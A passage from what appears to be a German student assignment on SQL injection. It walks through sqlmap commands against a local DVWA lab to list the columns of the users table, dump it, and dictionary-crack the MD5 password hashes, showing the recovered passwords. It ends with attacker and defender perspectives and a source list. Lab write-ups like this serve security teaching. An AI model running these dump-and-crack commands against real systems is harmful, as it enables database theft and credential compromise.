+--------------------+----------------------+
| NAME               | varchar(193)         |
| AUTOINC            | bigint(21) unsigned  |
| CLUST_INDEX_SIZE   | bigint(21) unsigned  |
| MODIFIED_COUNTER   | bigint(21) unsigned  |
| NUM_ROWS           | bigint(21) unsigned  |
| OTHER_INDEX_SIZE   | bigint(21) unsigned  |
| REF_COUNT          | int(11)              |
| STATS_INITIALIZED  | varchar(193)         |
| TABLE_ID           | bigint(21) unsigned  |
+--------------------+----------------------+

Database: information_schema
Table: INNODB_SYS_DATAFILES
```

Passwortinformationen über den USER-TABLE finden

```
└─$ sqlmap -u "http://127.0.0.1/vulnerabilities/sqli/?id=234&Submit=Submit#" --cookie="PHPSESSID=3129dt393f2hdng1la3
s6t2bp3; security=low" --columns -T users --batch
```

Mit dem einfügen der Befehle „—columns -T users –batch“ wird ein automatisierter Test auf der Datenbanktabelle „users“ durchgeführt, um Informationen über deren Spaltenstruktur zu sammeln. Um Einblicke in die Datenbankstruktur zu gewinnen und möglicherweise Sicherheitslücken zu finden.

```
Database: dvwa
Table: users
[8 columns]
+---------------+---------------+
| Column        | Type          |
+---------------+---------------+
| user          | varchar(15)   |
| avatar        | varchar(70)   |
| failed_login  | int(3)        |
| first_name    | varchar(15)   |
| last_login    | timestamp     |
| last_name     | varchar(15)   |
| password      | varchar(32)   |
| user_id       | int(6)        |
+---------------+---------------+
```

In diesem „table“ befindet sich eine Spalte „passowrd“ die wir benutzen können.

```
└─$ sqlmap -u "http://127.0.0.1/vulnerabilities/sqli/?id=234&Submit=Submit#" --cookie="PHPSESSID=3129dt393f2hdng1la3
s6t2bp3; security=low" --dump -T users --batch
```

Durch den Befehl „—dump -T“ wird SQLMAP instruiert, Daten aus der angegebenen Datenbanktabelle zu extrahieren. Es handelt sich um eine Befehlszeilenoption, die SQLMAP anweist, Daten aus der Tabelle abzurufen und anzuzgeigen.

```
[02:49:46] [WARNING] missing database parameter. sqlmap is going to use the current database to enumerate table(s) e
ntries
[02:49:46] [INFO] fetching current database
[02:49:46] [INFO] fetching columns for table 'users' in database 'dvwa'
[02:49:46] [INFO] fetching entries for table 'users' in database 'dvwa'
[02:49:46] [WARNING] reflective value(s) found and filtering out
[02:49:46] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] N
do you want to crack them via a dictionary-based attack? [Y/n/q] Y
[02:49:46] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> 1
```

SQLmap verwendet hier eine „dictionary-based attack“ und benutzt dafür die „/wordlist.tx“ welche bei Kali Linux standartmäßig vorhanden ist. Die Optionen „custom dictionary file“ und „file with list of disctionary files“ ermöglichen es spezifischer nach Passwörtern zu suchen.

Nach Ausführung der „/wordlist.tx“ bekommen wir folgendes Ergebnis zurück.

```
[02:49:46] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] N
[02:49:46] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[02:49:46] [INFO] starting 8 processes
[02:49:48] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[02:49:48] [INFO] cracked password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
[02:49:50] [INFO] cracked password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
[02:49:51] [INFO] cracked password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
```

Hier sehen wir die „gecrackten“ Passwörter und eine erstellte Tabelle, die uns alle wichtigen Informationen wie z.B : User „id“, „user“, „avatar“, „hash password“ und „password“.

4 In welcher Phase eines Hackingangriffs wird sqlmap eingesetzt?

Aus der Sicht des **Angreifers**
wird SQLmap hauptsächlich in der Phase “Aktives Eindringen“ eingesetzt. In dieser Phase versucht der Angreifer Zugang zum Opfersystem, mithilfe von SQL-Injektionen, zu gelangen und die Sicherheit des Systems zu überwinden. Mit SQLmap können Angreifer automatisch SQL-Injektionsschwachstellen in Webanwendungen identifizieren und ausnutzen. Daher würde es in dieser Phase eingesetzt, um potenzielle Angriffsvektoren zu erkunden und Datenbanken zu kompromittieren.

Aus der Sicht des **Verteidigers**
wird SQLmap in der Phase "Schwachstellen finden" eingesetzt. In dieser Phase versucht der Verteidiger, potenzielle Sicherheitslücken und Schwachstellen im System zu entdecken, bevor ein Angreifer dies tut. Durch den Einsatz von Tools wie SQLmap kann der Verteidiger gezielt nach SQL-Injektionen suchen und diese Schwachstellen proaktiv beheben, um das System gegen mögliche Angriffe zu stärken.

3: Phasen eines Hacking-Angriffs (VL 02a - Know your enemy - Bedrohungen der Informationssicherheit, 2024)

Quellenverzeichnis

(2006) *A classification of SQL-injection attacks and countermeasures* [Online]. Verfügbar unter https://sites.cc.gatech.edu/fac/Alex.Orso/papers/halfond.viegas.orso.ISSSE06.pdf.

Demilie, W. B. & Deriba, F. G. (2022) „Detection and prevention of SQLI attacks and developing compressive framework using machine learning and hybrid techniques“, *Journal of Big Data*, Vol. 9, No. 1, S. 1–30 [Online]. DOI: 10.1186/s40537-022-00678-0.

(2014) *Detection and Prevention of SQL Injection attack* [Online]. Verfügbar unter https://citeseerx.ist.psu.edu/document?repid=rep1&type=pdf&doi=9a06fb5a822f8c30220a3047d6c8138fc3697622.

SEC Consult Deutschland Unternehmensberatung (2013) *Leitfaden zur Entwicklung sicherer Webanwendungen: Empfehlungen und Anforderungen an die Auftragnehmer* [Online], Bundesamt für Sicherheit in der Informationstechnik. Verfügbar unter https://www.bsi.bund.de/SharedDocs/Downloads/DE/BSI/Publikationen/Studien/Webanwendungen/Webanw_Auftragnehmer.pdf?__blob=publicationFile&v=2 (Abgerufen am 21 Oktober 2023).

sqlmap: automatic SQL injection and database takeover tool (2023) [Online]. Verfügbar unter https://sqlmap.org/ (Abgerufen am 21 Oktober 2023).

VL 02a - Know your enemy - Bedrohungen der Informationssicherheit (2024) [Online]. Verfügbar unter https://quizlet.com/de/705332628/02a-know-your-enemy-bedrohungen-der-informationssicherheit-flash-cards/ (Abgerufen am 2 Januar 2024).

Welekwe, A. (2023) „SQL injection Cheat Sheet“, *Comparitech*, 19. Oktober [Online]. Verfügbar unter https://www.comparitech.com/net-admin/sql-injection-cheat-sheet/ (Abgerufen am 29 Oktober 2023).

Wikipedia (Hg.) (2023) *Web Analytics* [Online]. Verfügbar unter https://de.wikipedia.org/wiki/Web_Analytics (Abgerufen am 21 Oktober 2023).